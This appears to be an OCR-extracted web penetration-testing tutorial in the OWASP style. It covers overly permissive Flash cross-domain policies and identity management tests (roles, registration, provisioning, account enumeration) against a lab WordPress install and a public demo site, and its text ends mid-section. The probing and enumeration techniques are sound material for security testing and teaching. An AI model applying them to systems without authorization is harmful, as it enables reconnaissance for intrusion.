
We should try to retrieve the policy files crossdomain.xml and clientaccesspolicy.xml from the application's root and from every folder found.



This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
– <cross-domain-policy>
    <allow-access-from domain="*" to-ports="*" secure="false"/>
  </cross-domain-policy>
```

After retrieving all the policy files, the permissions allowed should be checked under the least privilege principle. Requests should only come from the domains, ports, or protocols that are necessary. Overly permissive policies should be avoided. Policies with "*" in them should be closely examined.



3. Flash cross-domain policy

Summary

Severity:	High
Confidence:	Certain
Host:	http://testphp.vulnweb.com
Path:	/crossdomain.xml

Issue detail

The application publishes a Flash cross-domain policy which allows access from any domain.

Request

```
GET /crossdomain.xml HTTP/1.1
Host: testphp.vulnweb.com
Connection: close
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.4.1
Date: Thu, 01 Feb 2018 09:40:41 GMT
Content-Type: text/xml
Content-Length: 224
Last-Modified: Tue, 11 Sep 2012 10:30:22 GMT
Connection: close
ETag: "504f12be-e0"
Accept-Ranges: bytes

<?xml version="1.0"?>
<!DOCTYPE cross-domain-policy SYSTEM "http://www.adobe.com/xml/dtds/cross-domain-policy.dtd">
<cross-domain-policy>
<allow-access-from domain="*" to-ports="*" secure="false"/>
...[SNIP]...
```

Identity Management Testing

1. Test Role Definition

Test objectives

Validate the system roles defined within the application sufficiently define and separate each system and business role to manage appropriate access to system function and information

How to test

Either with or without the help of the system dev or admin, develop an role versus permission matrix. The matrix will show and enumerate all the roles that can be provisioned and explore the permissions that are allowed to be applied to the objects including any constraints.


Example

In real world, I have pentested many wordpress site, example of role definitions in wordpress can be found at shown below link

- https://codex.wordpress.org/Roles_and_Capabilities

Tools

- You can approach this problem by manual test
- Spidering tools (Burp Suite) – Log on with each role in turn and spider the application (don't forget to exclude the logout button/link from the spidering)
  With admin account, using spider option we have this below result and save this state to file


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Filter: Hiding not found items; hiding CSS, image and general binary content; hidin
http://192.168.222.136
wordpress
/
index.php
index.php
wp-admin
wp-comments-post.php
wp-content
wp-includes
wp-login.php
wp-register.php
wp-trackback.php
xmlrpc.php
wordpress
Contents
Host
http://192.168.2
Save state wizard
Select file ...
Back
Next
tools
csrf.html
Save
Cancel

Select the output file to which Burp's state will be saved.


Look In: demofolder

File Name: admin_account

Files of Type: All Files

```
Last-Modifi
Cache-Contr
Pragma: no-
Vary: Accep
Content-Len
```


With normal user account, we also use spider option and get following result


Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
http://192.168.222.136
wordpress
/
index.php
wp-admin
wp-comments-post.php
wp-content
wp-includes
wp-login.php
wp-register.php
wp-trackback.php
xmlrpc.php
wordpress
Contents

Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length
http://192.168.222.136	GET	/wordpress/		200	7359
http://192.168.222.136	GET	/wordpress/?cat=1	✓	200	7233
http://192.168.222.136	GET	/wordpress/?feed=atom	✓	200	2665
http://192.168.222.136	GET	/wordpress/?feed=com...	✓	200	1668
http://192.168.222.136	GET	/wordpress/?feed=rss	✓	200	1464
http://192.168.222.136	GET	/wordpress/?feed=rss2	✓	200	2653
http://192.168.222.136	GET	/wordpress/?feed=rss2...	✓	200	1646
http://192.168.222.136	GET	/wordpress/?feed=rss2...	✓	200	753
http://192.168.222.136	GET	/wordpress/?feed=rss2...	✓	200	1016
http://192.168.222.136	GET	/wordpress/?m=200909	✓	200	6510

Finally, use compare function to comparing two site map we've got


Compare site maps
Filter: Showing all items
Key: Modified Deleted Added
☑ Sync selection
Map 1
wp-admin
/
categories.php
edit-comments.php
edit.php
images
index.php
link-add.php
list-manipulation.js
post.php
Request
Response
Raw
Params
Headers
Hex
?
<
+
>
12 highlights
Map 2
wp-admin
/
admin.php
categories.php
edit-comments.php
edit-pages.php
edit.php
http:
images
import.php
index.php
link-add.php
link-categories.php
link-import.php
link-manager.php
10 highlights
Change options
Close

Map 1

Host	Method	URL
http://192.168.222.136	GET	/wordpress/wp-admin/
http://192.168.222.136	GET	/wordpress/wp-admin/c...
http://192.168.222.136	GET	/wordpress/wp-admin/e...
http://192.168.222.136	GET	/wordpress/wp-admin/e...
http://192.168.222.136	GET	/wordpress/wp-admin/im...
http://192.168.222.136	GET	/wordpress/wp-admin/im...
http://192.168.222.136	GET	/wordpress/wp-admin/im...
http://192.168.222.136	GET	/wordpress/wp-admin/im...

```
GET /wordpress/wp-admin/
HTTP/1.1
Host: 192.168.222.136
Accept-Encoding: gzip,
deflate
```

Map 2

Host	Method	URL
http://192.168.222.136	GET	/wordpress/wp-admin/
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	POST	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	POST	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...
http://192.168.222.136	POST	/wordpress/wp-admin/a...
http://192.168.222.136	GET	/wordpress/wp-admin/a...

```
GET /wordpress/wp-admin/
HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0
(Windows NT 10.0; Win64;
x64; rv:58.0) Gecko/20100101
Firefox/58.0
Accept:
text/html,application/xhtml+x
ml,application/xml;q=0.9,*/*;
q=0.8
```

2. Test User Registration Process

Test Objectives

- Verify that the identity requirements for user registration are aligned *with* ***business and security requirements***
- Validate the registration process

How to Test

Test list


- Determine who can register for access (anyone)?
- Are registrations are vetted by a human prior to provisioning or are they automatically granted if the criteria are met.
- Can the same person register multiple times?
- Can user register for different roles or permissions?
- What proof of identity is required for a registration to be successful?
- Are registered identities verified?
- Can identity information be easily forged or faked?
- Can the exchange of identity information be manipulated during registration process?

Tools


- Manual test
- HTTP proxy (Burp Suite, ZAP)

Example

In the wordpress example below, the only identification requirement is an email address that is accessible to the registrant.


192.168.222.136/wordpress/wp-register.php
WordPress
Register for this blog
Username:
E-mail:
A password will be emailed to you.
Register »
« Back to blog
Login
Lost your password?

In the Google example below, the identification requirements include name, date of birth, country, mobile phone number and two of the can be verified (Email and mobile phone number).



Secure | https://accounts.google.com/SignUp?hl=en

One account is all you need

One free account gets you into everything Google.

Take it all with you

Switch between devices, and pick up wherever you left off.

Name

First | Last

Choose your username

@gmail.com

I prefer to use my current email address

Create a password

Confirm your password

Birthday

Month | Day | Year

Gender

I am...

Mobile phone

+84

Your current email address

Location

Vietnam (Việt Nam)

3. Test Account Provisioning Process

Test Objective

Verify which account may provision other account and of what type


How to test

Test List

- Is there any verification, vetting and authorization of provisioning requests?
- Is there any verification, vetting and authorization of de-provisioning requests?
- Can an administrator provision other administrators or just users?
- Can an administrator or other user provision accounts with privileges greater than their own? Can an administrator or user de-provision themselves?
- How are the files or resources owned by the de-provisioned user managed? Are they deleted? Is access transferred

Example

In WordPress, only a user’s name and email address are required to provision the user, as shown below


192.168.222.136/wordpress/wp-admin/users.php
Search
Update »


Add New User

Users can register themselves or you can manually create users here.

Nickname	
First Name	
Last Name	
E-mail	
Website	
Password (twice)	

Add User »

De-provisioning of users requires the admin to select the user to be de-provisioned, select delete from the dropdown menu and applying this action. The administrator is then presented with a dialog box asking what to do with the de-provisioning user's post (delete or transfer them).



User List by Role

Administrator

ID	Username	Name	E-mail	Website	Posts	
☐ 1	admin		admin@example.org		2	Edit

Subscriber


ID	Username	Name	E-mail	Website	Posts	
☐ 3	555-555-0199@example.com		winter@example.com		0	Edit
☑ 4	abc		abc@abc.com		0	Edit
☐ 2	user		user@example.org		0	Edit

Administrator
Editor
Author
Contributor
Subscriber

Update Users

● Delete checked users.

○ Set the Role of checked users to: Administrator



Delete Users

You have specified these users for deletion:

- ID #4: abc

What should be done with posts and links owned by this user?

● Delete all posts and links.

○ Attribute all posts and links to: 555-555-0199@example.com

Confirm Deletion


4. Testing for Account Enumeration and Guessable User Account

Black box Testing

In this case, the tester knows nothing about the specific application, username, application logic, error messages on log in page, or password recovery facilities. If application is vulnerable, the tester receives a response message that reveals, directly or indirectly, some information useful for enumerating users.

HTTP Response message


- Test for valid user with wrong password



Error: Incorrect password.

